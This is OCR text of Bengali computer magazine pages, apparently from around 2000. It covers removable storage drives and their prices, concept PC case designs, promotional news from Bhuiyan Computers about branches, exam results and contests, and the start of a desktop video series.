এছাড়া বর্তমানে ২৫০ এমবি ধারণক্ষমতাসম্পন্ন জিপ কার্টিজ পাওয়া যায়। এ জন্য অবশ্য আলাদা জিপ ড্রাইভ ব্যবহার করতে হয়। জিপ কার্টিজ একাধিকবার ফরম্যাট করা যায়। জিপ ড্রাইভ-এর দাম পড়ে প্রায় ১২—১৫ হাজার টাকা। আর জিপ কার্টিজ এর দাম মোটামুটি ৮৫০—৯৫০ টাকার মধ্যে। বর্তমান বাজারে একটা ফ্লপি ড্রাইভের দাম মোটামুটি ৩০০—৪০০ টাকা এবং একটা ফ্লপির দাম পড়ে প্রায় ৩০ টাকা। অথচ একটি ফ্লপি ডিস্ক, একটি জিপ কার্টিজের ১/২০০ ভাগ ডাটা সংরক্ষণ করতে পারে।

জিপ কার্টিজ পুরাপুরি ফ্লপির মতই তবে জিপ কার্টিজ ব্যবহারের পক্ষে যুক্তি হচ্ছে— ধারণক্ষমতার পরিমাণ, স্বয়ংক্রিয়ভাবে ব্যাকআপ ও পুনসংরক্ষণ এবং অধিক নির্ভরশীলতা।

জিপ ড্রাইভের পরের ভার্সন হিসেবে বাজারে এসেছে জ্যাজ ড্রাইভ এবং ওআরবি ড্রাইভ। জ্যাজ কার্টিজের ধারণক্ষমতা ২.০ জি.বা.। জিপ ড্রাইভের নির্মাতা আইওমেগা কোম্পানিই জ্যাজ ড্রাইভের প্রস্তুতকারক। তবে জ্যাজ ড্রাইভ একটু বেশি ব্যয়বহুল। একটি জ্যাজ কার্টিজের দাম প্রায় ৬,৫০০—৭,৫০০ টাকা এবং জ্যাজ ড্রাইভের দাম প্রায় ৩০,০০০—৩৫,০০০ টাকা।

সম্প্রতি ক্যাসলউড নামের একটি কোম্পানি অনেক স্বল্পমূল্যে ওআরবি ড্রাইভ বাজারজাত করছে। ওআরবি কার্টিজের ধারণক্ষমতা জ্যাজ কার্টিজের চাইতে ০.২ জি.বা. বেশি।

ওআরবি ড্রাইভ-এর সবচেয়ে বড় সুবিধা হলো ওআরবি ড্রাইভে একাধিক অপারেটিং সিস্টেম রাখা যায়। যদি একই কমপিউটারে কেউ উইন্ডোজ এবং লিনআক্স অপারেটিং সিস্টেম ইনস্টল করতে চায় তবে তারজন্য orb বা Jaz এর একটা কার্টিজই যথেষ্ট। জ্যাজ, জিপ কিংবা ওআরবি ড্রাইভ যেটিই আপনি ব্যবহার করতে চান না কেন, লক্ষ্য রাখতে হবে যেন আপনার পরিচিত মহলে অন্যরাও সেটি ব্যবহার করতে শুরু করে। শুধু আপনি একা কোন একটি ভিন্ন ধরনের ড্রাইভ ব্যবহার শুরু করলে ঝামেলায় পড়বেন। কেননা তখন শুধু ব্যক্তিগতভাবে তথ্য সংরক্ষণ করতে পারবেন আপনি, অপরের সাথে তথ্য বিনিময় করতে পারবেন না।

এক নজরে বিভিন্ন ধরনের ড্রাইভ ও ডিস্ক

পণ্যের নাম	প্রস্তুতকারকের নাম	ধারণক্ষমতা	মূল্য (টাকায়)
ফ্লপি ড্রাইভ	সনি/হিটাচি	—	৪০০—৬০০
জিপ ড্রাইভ	আইওমেগা	—	১০,০০০—১২,০০০
জ্যাজ ড্রাইভ	আইওমেগা	—	২০,০০০—২৫,০০০
ওআরবি ড্রাইভ	ক্যাসলউড	—	১৫,০০০—১৮,০০০
সিডি-ড্রাইভ	এইচপি/রিকো	—	৩,০০০—৫,০০০
রাইটেবল সিডি	এইচপি/রিকো	—	১২,০০০—১৫,০০০
ফ্লপি ডিস্ক	সনি/হিটাচি	১.৪৪ মে.বা	২০—২০
জিপ ডিস্ক	আইওমেগা	২৫০ মে.বা.	৮০০—১,০০০
জ্যাজ ডিস্ক	আইওমেগা	২.০০ জি.বা.	৫,০০০—৬,০০০
ওআরবি ডিস্ক	ক্যাসলউড	২.২ জি.বা.	৩,০০০—৪,০০০
সিডি	এইচপি/রিকো/সনি	৬৫০ মে.বা.	৭০—১০০
রাইটেবল সিডি	এইচপি/রিকো/সনি	৬৫০ মে.বা.	৮০০—৯০০

নতুন নতুন প্রযুক্তির আগমনে কমপিউটার ব্যবহারকারীরা এখন যথেষ্ট শঙ্কিত ফ্লপি ডিস্কের ভবিষ্যত নিয়ে। তাদেরকে শঙ্কামুক্ত করার জন্য ফ্লপি ডিস্কের কিছু চিরন্তন সুবিধা এখানে উল্লেখ করা হলো—

- সর্বত্র এর সহজলভ্যতা। এর ব্যাপকতা এত বেশি যে এটা অনেকটা ইন্টারনেটের মত কাজ করে। সারা পৃথিবীর প্রায় প্রতিটি কমপিউটারে ফ্লপি ডিস্কের অপশন থাকে। ফলে তথ্য আদান-প্রদানের জন্য এর ব্যবহার অদূর ভবিষ্যতেও নিশ্চিত।
- এর কম দাম হলো এর বহুল ব্যবহারের সবচেয়ে বড় কারণ। খুবই কম দামে একটি ফ্লপি ডিস্ক পাওয়া যায়। ফ্লপি নষ্ট হলেও খুব একটা গায়ে লাগে না, কারণ অর্থ যেমন খুব কম নষ্ট হয় তেমন ডাটাও খুব কম নষ্ট হয়।
- কমপিউটার বায়োসের সাথে ফ্লপি ড্রাইভ খুব সহজে, সাবলীলভাবে সাপোর্ট করে। এ কারণে

(বাকি অংশ ৬৬ নং পৃষ্ঠায়)

মন কাড়া নানা ডিজাইনের পিসি

মোঃ আবদুল ওয়াহেদ তমাল

কিছুদিন আগেও পিসি'র ডিজাইনের চেয়ে তার উপযোগিতার ওপরই বেশি গুরুত্ব আরোপ করা হতো। কিন্তু আইম্যাকের নান্দনিক আর্বিভাব সে দৃশ্যপট সমূলে বদলে দিয়েছে। কেবল পিসি'র উপযোগিতা বা গতি নয়, বাহ্যিক রং, সৌন্দর্য, ডিজাইনও হয়ে উঠছে ক্রেতা কিংবা ব্যবহারকারীদের পছন্দের পূর্বশর্ত। সৌন্দর্য এবং ডিজাইনের এই জোয়ার অব্যাহত থাকলে আগামী দুবছর পরে প্রতিটি ক্যাটালগ বা কমপিউটারের শো রুমে হয়তো কনসেপ্ট পিসি-ই প্রধানত চোখে পড়বে- বাহ্যিক জৌলুষে যেগুলো মুহূর্তেই দর্শকের নজর কেড়ে নেবে। ক্রেতা মানসিকতার ওপর পিসি'র রং ও ডিজাইনের এই বিপুল প্রভাব সর্ম্পকে আঁচ করতে পেরেই আইম্যাকের অনুকরণে নানা ধরনের দৃষ্টিনন্দন পিসি তৈরিতে মনোনিবেশ করেছে বিভিন্ন প্রতিষ্ঠান। কোন রাখঢাক না করেই সরাসরি আইম্যাকের সীল, স্বচ্ছ কেসিং-এর অনুকরণে পিসি তৈরি করেছে ফিউচার পাওয়ার এবং ই-মেশিন। গেটওয়ের অনুকরণে অবশ্য কিছুটা সৃজনশীলতার সমন্বয় ঘটানো হয়েছে এক্ষেত্রে। ব্যবহার করে চমক সৃষ্টির চেষ্টা নয় বরং পিসি কেনার সময় শুধুমাত্র কনফিগারেশন ছাড়া অন্যান্য দিকেও ক্রেতারা যেন মনোযোগ দেয় সে অভ্যাস গড়ে তোলার জন্যই নির্মাতারা হরেক ডিজাইনের পিসি তৈরির প্রতিযোগিতায় নেমেছেন।

কেস ডিজাইনিংয়ে নতুনত্ব


পিসি নির্মাতারা এখন ক্রেতাদের সুযোগ করে দিচ্ছেন তাদের মনমতো এক্সটার্নাল মনিটর বাছাই করে নিতে। আর তারা মনোনিবেশ করছেন আরো নতুন ঢংয়ের কেসিং তৈরির প্রতি।

এই নতুন ধরনের কেসিংয়ের প্রবর্তন করেছে সনি কোম্পানি, তাদের স্লিমটপ লাইন-এর মাধ্যমে। সনি'র দেখানো পথ ধরে এগিয়ে এসেছে ডেল। তাদের কালো রংয়ের ওয়েব পিসি কেসিংয়ের সাথে পছন্দসই যেকোন ফ্ল্যাট প্যানেল মনিটর বা আলাদা একটি সিআরটি যুক্ত করে নেয়া যায়। ইচ্ছে হলে এমনকি স্লিমটপের কালো রংয়ের বদলে দেয়া যায় আরো চারটি রংয়ের যেকোন একটি দিয়ে।

কম্প্যাকের iPaq এবং এইচপি'র eVectra মডেল দুটো তৈরি করা হয়েছে ক্ষুদ্রাকৃতির করে। এই কেসিং দুটোর বৈশিষ্ট্য হলো যে খুব বেশি ঝামেলা ছাড়াই এগুলোকে আলাদা করে ফেলা যায় সংযুক্ত মনিটর থেকে।

নতুন আধ্রো নতুন

সোজো কোম্পানির Ottoman পিসি দেখলে রীতিমতো চমকে উঠবেন আপনি। পিসি'র চিরচেনা চৌকো ধাচটাকে পুরোপুরি বদলে দিয়েছে সোজো কোম্পানি। তৈরি করেছে গোটানো ফুটরেস্টসহ গোল কীবোর্ড ও গোল মনিটরসহ চমৎকার একটি অটোম্যান পিসি।



এ ধরনের সরাসরি অনুকরণ নিয়ে এপল কোম্পানি অবশ্য যথেষ্ঠ ক্ষিপ্ত। ইতোমধ্যেই ফিউচার পাওয়ার-এর E-Power এবং ই-মেশিনের eOne নিয়ে আদালতের দ্বারস্থ হয়েছে তারা। নিষেধাজ্ঞাও জারী করা হয়েছে এসব কোম্পানির বিরুদ্ধে। কিন্তু ফাঁক গলে বেরিয়ে গেছে গেটওয়ে। তাদের Gray Astro মেশিনের বিরুদ্ধে এখনো কোন নিষেধাজ্ঞা আনতে পারেনি এপল।

এছাড়াও অল-ইন-ওয়ান সিস্টেম ধাচের গেটওয়ে প্রোফাইল ও NEC ZI পিসি দুটো যথেষ্ঠ আলোড়ন সৃষ্টি করেছে ক্রেতাদের মধ্যে।

কিন্তু ব্যতিক্রমী ডিজাইনের পিসি তৈরির প্রতি নির্মাতাদের আগ্রহ দিনকে দিন এতো বাড়ছে কেন? বিশেষজ্ঞদের মতে, এটি কেবল নিত্য নতুন রং বা ডিজাইন

নতুন ডিজাইনের তালিকায় আরো আছে দ্যাইয়ু কোম্পানির আজটেক এবং NeTeen মডেলের দু'টি দৃষ্টিনন্দন পিসি। আছে ইয়ং ইয়াং কোম্পানির তৈরি ম্যাজিক বিন পিসি।

কনসেপ্ট পিসিগুলোর চমৎকারিত্ব এটাই যে, এর নির্মাতারা গতানুগতিক ডিজাইন বদলের জন্য পুরানো অনেক বৈশিষ্টকেই বাদ দিয়ে দিচ্ছেন। নতুন মডেলের একটি কনসেপ্ট পিসিতে আইএসএ স্লট থাকেনা। থাকেনা প্যারালাল পোর্টও। এ সমস্ত ফিচারে বাদ দেয়া হয় বলে একদিকে যেমন কনসেপ্ট পিসি বিক্রি করা যায় সস্তায়, তেমনি গতানুগতিক চৌকো ডিজাইনের বাধ্যবাধকতা থাকেনা।

কিছু ছেড়ে দিয়ে কিছু সংযোজনের এক চমৎকার সমন্বয় ঘটানো হয়েছে বলেই কনসেপ্ট পিসিগুলো এখন ক্রমশ জনপ্রিয় হয়ে উঠছে ক্রেতাদের মধ্যে। ●

ঢাকার শান্তিনগরে ভূঁইয়া কম্পিউটার্সের NCC(UK) কার্যক্রম আরম্ভ হয়েছে

বিআইটি, ভূঁইয়া কম্পিউটার্স ঢাকার শান্তিনগরে এনসিসি (ইউকে) এর ডিপ্লোমা, এডভান্সড ডিপ্লোমা, ইত্যাদি কোর্স সমূহ পরিচালনা আরম্ভ করেছে। এনসিসি কোর্স পরিচালনাকারী বিআইটি-র এটি ঢাকায় ২য় শাখা।

গত ১লা জুলাই শান্তিনগর শাখার শুভযাত্রা আরম্ভ হয় মিলাদ মাহফিল এর মাধ্যমে। বিপুল সংখ্যক ছাত্রছাত্রী, অভিভাবক, শিক্ষক-শিক্ষিকা ও পরিচালকগণ সহ অনেক শুভানুধ্যায়ী উক্ত মিলাদ ও মিলাদ পরবর্তী মধ্যাহ্নভোজে অংশগ্রহণ করেন।

বিআইটি-র শান্তিনগর শাখার ঠিকানা ও অবস্থান নিম্নরূপঃ

৪১/বি, চামেলী বাগ, ২য় তলা
শান্তিনগর চৌরাস্তা
ফোন ৪০৪৬৬৮, ৯১১৭৫০৭

রাজধানী ঢাকার এ অংশের ছাত্রছাত্রীরাও এখন থেকে যানজট ও দূরের যাতায়াতের দুশ্চিন্তা হতে মুক্ত হতে পারবেন। বিআইটি কর্তৃপক্ষ নিজেরাই সরাসরি এ শাখাটি পরিচালনা করছেন ফলে শিক্ষাদানের মান এবং অন্যান্য প্রশাসনিক বিষয়গুলোতেও যথারীতি উন্নতমান বজায় থাকবে।

ইতিমধ্যেই বর্তমান শেসনের জন্যে ছাত্রছাত্রী ভর্তি আরম্ভ হয়েছে। এইচএসসি পাশ শিক্ষার্থী যারা এনসিসি কোর্সে ভর্তি হতে ইচ্ছুক তারা ভর্তির তথ্য বিবরণী ও আবেদনপত্র ধানমন্ডি বা শান্তিনগর যে কোন শাখা থেকেই সংগ্রহ করতে পারেন।

দেশের কম্পিউটার শিক্ষায় অগ্রনী ভূমিকা পালনকারী ভূঁইয়া কম্পিউটার্স-এর এ শাখাটির কার্যক্রম রাজধানীর উত্তর-পূর্বাংশের বিশাল জনগোষ্ঠীকে এনসিসি কোর্সে আওতাভূক্ত করতে সক্ষম হবে।

ভূঁইয়া কম্পিউটার্সে এখন যে সমস্ত কোর্সে ভর্তি চলছে

- B.Sc (Hons) In CIS, London University
  Entry Req. - A Level
- Diploma in CIS, London University
  Entry Req. - HSC or O Level
- NCC International Diploma (IDCS)
  Entry Req. - HSC or O Level
- Diploma in Computer Engineering
  (Polytechnic Diploma)
  Entry Req. - SSC/HSC
- Spoken English & TOEFL
  Bhuiyan English Language Club
- Computer Short Courses
  Package & High Level Prog. Languages

গত ২৩ জুন সেন্টার ফর কম্পিউটার স্টাডিজ (সিসিএস) পরিচালিত 'ও' এবং 'এ' লেভেল এর ২০০০-২০০১ সেশনের ক্লাশ আরম্ভ হয়েছে। প্রতিষ্ঠানের নিয়ম অনুযায়ী এদিন ছাত্রছাত্রীদের দিনব্যাপী ওরিয়েন্টেশন অনুষ্ঠিত হয়। ওরিয়েন্টেশনের উদ্বোধনী অনুষ্ঠানে প্রধান অতিথি হিসাবে উপস্থিত ছিলেন ঢাকাস্থ ব্রিটিশ কাউন্সিল ব্রিটিং সেন্টারের হেড অব কোর্স মিঃ মার্ক কার্থেলোভিচ। ছবিতে প্রধান অতিথির সঙ্গে পরিচালকগণ, শিক্ষক-শিক্ষিকা ও ছাত্রছাত্রীবৃন্দ।

ক্লাবের বিভিন্ন শাখার MCQ পরীক্ষার ফলাফল

সম্প্রতি কম্পিউটার ও ইংলিশ ল্যাংগুয়েজ ক্লাবের সিলেট, শান্তিনগর ও আগ্রাবাদ শাখায় MCQ পরীক্ষা অনুষ্ঠিত হয়েছে। উক্ত পরীক্ষাগুলোতে নিম্নোক্ত মেম্বারগণ ১ম, ২য় ও ৩য় স্থান অর্জন করেন এবং তাদেরকে ক্লাবের পক্ষ হতে তাৎক্ষণিকভাবে পুরস্কৃত করা হয়।

SYLHET Branch

Computer Club

1st -Syesha Akther Bhuiyan (CC06SL-000909125)
2nd -Sabeth Nayeem Chy. (CC04SL-000909360)
3rd -Md. Sadur Rahman (ML06SL-000924031)

English Language Club

1st -Md. Sadur Rahman (ML06SL-000924031)
2nd -A.K. Erfanul Azad (EC04SL-000809485)
3rd -Nasima Begum (EC06SL-001009085)

SHANTINAGAR Branch, Dhaka

Computer Club

1st -Masud Parvez (CC08TT-010124020)
2nd -Farshid Haque (ML06SN-000709086)
3rd -Fazle Arefin (CCP4SN-000724251)

English Language Club

1st -Farshid Haque (ML06SN-000709086)
2nd -Nure Alam (ML08SN-010109005)
3rd -Sabbir Yousuf (EC06SN-001109215)

AGRABAD Branch, Ctg.

Computer Club

1st -Mollah Zakir Hossain(MLK8AB-000524001)
2nd -Suvashis Das Mitu (CC12AB-000224034)
3rd -Rabiun Nahar Ruby (ML08AB-000409004)

English Language Club

1st -Rabiun Nahar Ruby (ML08AB-000409004)
2nd -Md. Najmul H. Patwary (EC04AB-000809338)
3rd -Gulshan Ara Begum (EC04AB-000924349)


ভূঁইয়া কম্পিউটারস ও ভূঁইয়া একাডেমী দু'টি ভিন্ন প্রতিষ্ঠান

ভূঁইয়া কম্পিউটার্স এর প্রতিষ্ঠাকাল ১৯৯২ সালে এবং এর অঙ্গপ্রতিষ্ঠানগুলো হলো-

• ভূঁইয়া কম্পিউটার ক্লাব • ভূঁইয়া ইংলিশ ল্যাংগুয়েজ ক্লাব • সেন্টার ফর কম্পিউটার স্টাডিজ (সিসিএস) • ভূঁইয়া ইনস্টিটিউট অব টেকনোলজি (বিআইটি)।

ভূঁইয়া কম্পিউটার্সের ঢাকা, নারায়নগঞ্জ, চট্টগ্রাম, খুলনা ও সিলেটে মোট ১৬টি শাখা রয়েছে। ঢাকার ধানমন্ডিতে অবস্থিত একটি পৃথক সাপোর্ট অফিসের মাধ্যমে এই প্রতিষ্ঠানগুলো পরিচালিত হয়।

♦ Bhuiyan Computer & English Language Club ♦ Centre for Computer Studies (CCS) ♦ Bhuiyan Institute of Technology (BIT)



গত ১৫ জুন সেন্টার ফর কম্পিউটার স্টাডিজ (সিসিএস) পরিচালিত জাতীয় বিশ্ববিদ্যালয়ের অধীন বিএসসি (অনার্স) ১ম বর্ষের ছাত্রছাত্রীদের দিনব্যাপী ওরিয়েন্টেশন অনুষ্ঠিত হয়। দিনের শুরুতে উদ্বোধনী অনুষ্ঠানের প্রধান অতিথি হিসাবে বক্তব্য রাখছেন ঢাকা বিশ্ববিদ্যালয়ের কম্পিউটার বিজ্ঞান বিভাগের চেয়ারম্যান ড: আলমগীর হোসেন। এছাড়া উপবিষ্ট আছেন বামদিক থেকে জনাব তৌহিদুল ইসলাম ভূঁইয়া (নির্বাহী পরিচালক-বিআইটি, ভূঁইয়া কম্পিউটার্স), জনাব এম. সোলায়মান (নির্বাহী পরিচালক-ভূঁইয়া কম্পিউটার্স) এবং জনাব জামাল উদ্দিন শিকদার (ব্যবস্থাপনা পরিচালক-ভূঁইয়া কম্পিউটার্স)।

প্রাণঢালা অভিনন্দন

(NCC, UK IDCS মার্চ ১৯৯৯ ব্যাচ) বিএসসি অনার্স ১ম বর্ষ
কম্পিউটিং এন্ড ইনফরমেশন সিস্টেম্স পরীক্ষায়
ডিস্টিংশন ও ক্রেডিট প্রাপ্ত ছাত্র-ছাত্রীদের
বিআইটি, ভূঁইয়া কম্পিউটার্সের পক্ষ থেকে প্রানঢালা অভিনন্দন।

Distinction প্রাপ্ত (৭০% এর অধিক নম্বর প্রাপ্ত) ছাত্র-ছাত্রীবৃন্দ:

নিয়াজ মোহাম্মদ সিদ্দিকী

নাজমুল আবেদীন

মোহাম্মদ জাহিদ হাসান

শাহনুর বেগম

Credit প্রাপ্ত (৬০% এর অধিক নম্বর প্রাপ্ত) ছাত্রবৃন্দ:

সামিউল পারভেজ

পার্থ প্রতিম সাহা

বশির আহমেদ

মোহাম্মদ ইমামুর রশীদ চৌধুরী

মোট পরীক্ষার্থী	ডিস্টিংশন	ক্রেডিট	পাস	রেফার্ড
১৯	৪	৪	৪	৭

কম্পিউটার ক্লাবের সকল শাখায় ও সিসিএস-এ ইন্টারনেট

ভূঁইয়া কম্পিউটারস এর কম্পিউটার ক্লাব ও সিসিএস এর সকল শাখায় ইন্টারনেট সংযোগ দেয়া হয়েছে। ক্লাবের মেম্বার ও ছাত্রছাত্রীগণ এখন থেকে ভূঁইয়া কম্পিউটার্স থেকেই ইন্টারনেট সুবিধা ভোগ করতে পারেন।

প্রতিদিন একটি নির্দিষ্ট সময়ে (প্রতিটি ব্রাঞ্চের জন্য সময় ভিন্ন) ব্রাঞ্চগুলো হতে এ সুবিধা প্রদান করা হচ্ছে।

সম্ভাব্য স্বল্প ব্যয়ে (শুধুমাত্র আইএসপিকে পরিশোধযোগ্য ফি) মেম্বারগণ এ সুবিধা ভোগ করতে পারেন। দেশের বিভিন্ন স্থানে আইএসপিদের ফি বিভিন্ন হওয়ায় ব্রাঞ্চগুলোতেও ইন্টারনেট ব্যবহারের ফি ভিন্ন। মেম্বারগণকে অনুরোধ করা হচ্ছে তারা যেন নিকটস্থ ব্রাঞ্চে যোগাযোগ করে এ সংক্রান্ত বিস্তারিত তথ্য জেনে নেন।

ভূঁইয়া কম্পিউটার্সের প্রোগ্রামিং ও ওয়েব পেজ ডিজাইন প্রতিযোগিতা

ভূঁইয়া কম্পিউটার্সের সকল ছাত্রছাত্রী ও মেম্বারদের জন্যে কম্পিউটার প্রোগ্রামিং ও ওয়েব পেজ ডিজাইন প্রতিযোগিতার আয়োজন করা হচ্ছে। শুধুমাত্র ভূঁইয়া কম্পিউটার্সের সকল বিভাগের (কম্পিউটার ক্লাবের সকল ব্রাঞ্চ, বিআইটি-এনসিসি, সিসিএস-ন্যাশনাল ইউনিভার্সিটি, সিসিএস-টেকনিক্যাল এডুকেশন বোর্ড, সিসিএস-লন্ডন ইউনিভার্সিটি, সিসিএস-'ও' এবং 'এ' লেভেল) ছাত্রছাত্রী ও মেম্বারগণই শুধুমাত্র এ প্রতিযোগিতায় অংশ নিতে পারবেন।

উপরোল্লিখিত সকল বিভাগগুলোতে সর্বপ্রথম অভ্যন্তরিন প্রতিযোগিতা অনুষ্ঠিত হবে যার মাধ্যমে ৮টি দল নির্বাচিত হবে যারা চূড়ান্ত প্রতিযোগিতায় অংশগ্রহন করবে। প্রতিযোগিতায় শুধুমাত্র C, C++, Pascal, Basic ল্যাংগুয়েজ ব্যবহার করা যাবে।

ওয়েব পেজ এর বিষয়বস্তু হচ্ছে "ভূঁইয়া কম্পিউটার্স"। ওয়েব পেজ সংক্রান্ত বিস্তারিত টেকনিক্যাল স্পেসিফিকেশন এর জন্যে জনাব তৌহিদুল ইসলাম ভূঁইয়া, নির্বাহী পরিচালক, বিআইটি-এর সঙ্গে যোগাযোগ করতে হবে।

আগস্ট মাসে অনুষ্ঠিতব্য ভূঁইয়া কম্পিউটার্সের বার্ষিক পুরস্কার বিতরনী অনুষ্ঠানে চূড়ান্ত প্রতিযোগিতায় বিজয়ীদের পুরস্কৃত করা হবে।

হাতে কলমে ডেস্কটপ ভিডিও ॥ তিন

মোস্তাফা জব্বার

এই লেখাটির আগের দুটি পর্বে ডিজিটাল ভিডিওতে যে ধরনের কমপিউটার এবং ক্যামেরা ব্যবহার করা উচিত সে সম্পর্কে আলোচনা করা হয়েছে। এই পর্ব দুটি সম্পর্কে একটি বিষয় এখানে উল্লেখ করা দরকার যে, আলোচনায় যেসব যন্ত্রপাতির উল্লেখ করা হয়েছে তা হয়তো এরই মধ্যে অবসলিট হয়ে গেছে। কমপিউটার প্রযুক্তিতে এটিই হলো সাধারণ ধারা। এখন যদি কেউ ঐসব যন্ত্রপাতি কিনতে চান তবে তাকে আমি সর্বশেষ তথ্যাদি জেনে সিদ্ধান্ত নিতে অনুরোধ করবো। এছাড়া অনেক পণ্যের নাম আমার তালিকায় রয়েছে যার পাল ডার্সন বা এই অঞ্চলের মডেলটির নাম হয়তো ভিন্ন। যেমন, ক্যাননের জিএল ১ নামক একটি ক্যামেরার নাম উল্লেখ করেছিলাম। এ মডেলটি আসলে আমেরিকায় প্রচলিত। পরে জেনেছি আমাদের অঞ্চলে জিএল ১ মডেলটি এক্সএম ১ নামে বাজারজাত হচ্ছে।

যে কেউ এসব বিষয়ে সর্বশেষ অবস্থাটি জেনে সিদ্ধান্ত নেবেন। এছাড়া সেই আলোচনায় বিশেষত এটি বিবেচনা করা হয়েছে যেন পুরো সিস্টেমটি ব্যয়বহুল না হয়। কেউ যদি মনে করে বসেন যে যেসব যন্ত্রপাতির কথা বলা হয়েছে তা-ই হলো এক্ষেত্রে শেষ কথা তবে ভুল করা হবে। এসব লেখায় আমি ডিজিটাল ভিডিও'র প্রাথমিক ধারণাটি তুলে ধরার চেষ্টা করেছি মাত্র। যদিও ডিজিটাল ভিডিও'র বিস্তারিত আলোচনাই করা হয়েছে এসব লেখাতে তবুও এসব লেখার আলোচনা প্রধানত ডিভি-ভিত্তিক প্রযুক্তিতেই সীমাবদ্ধ রাখা হয়েছে। এর কারণ অবশ্যই এটি যে, সাম্প্রতিককালে ডিভি মাধ্যমের ক্যামেরা ও সম্পাদনা সিস্টেমে স্বল্পব্যয়ে পেশাদারী মানের ভিডিও তৈরি করার উপায় প্রচলিত হয়েছে। এই নতুন প্রযুক্তিটির প্রতি সংশ্লিষ্ট মহলের দৃষ্টি আকর্ষণ করাই ছিলো প্রধান কারণ। তবে এর মানে এই নয় যে, ডিভি-ই পেশাদারী মানের শেষ কথা। এছাড়া ডিভি'র বিভিন্ন মানের ব্যাপারটিও মাথায় রাখতে হবে। ডিভি ২৫, ডিভি ৫০, ডিভি ১০০, ডি ৯, ডিভি-এসএক্স, ডিজিটাল বেটাক্যাম, ডিজিটাল এইচডি এসব মানের প্রতিও নজর রাখতে হবে। সময়মতো আমরা সেসব বিষয় নিয়েও আলোচনা করবো। যাদের আগ্রহ আছে তারা অবশ্যই উপরের দিকে দৃষ্টি দিতে পারেন। এই নিবন্ধে আমরা সেসব বিষয়ে বিস্তারিত আলোচনা না করেও একথা শুধু বলতে পারি যে পেশাদার মানের জন্য প্রধানত আপনাকে ইনপুট আউটপুট সিস্টেম এবং সফটওয়্যারের দিকে নজর দিতে হবে। অনেক সময়েই দেখা যায় যে ভিডিও সম্পাদনা হার্ডওয়্যারের চেয়ে সফটওয়্যারের দাম অনেক বেশি।

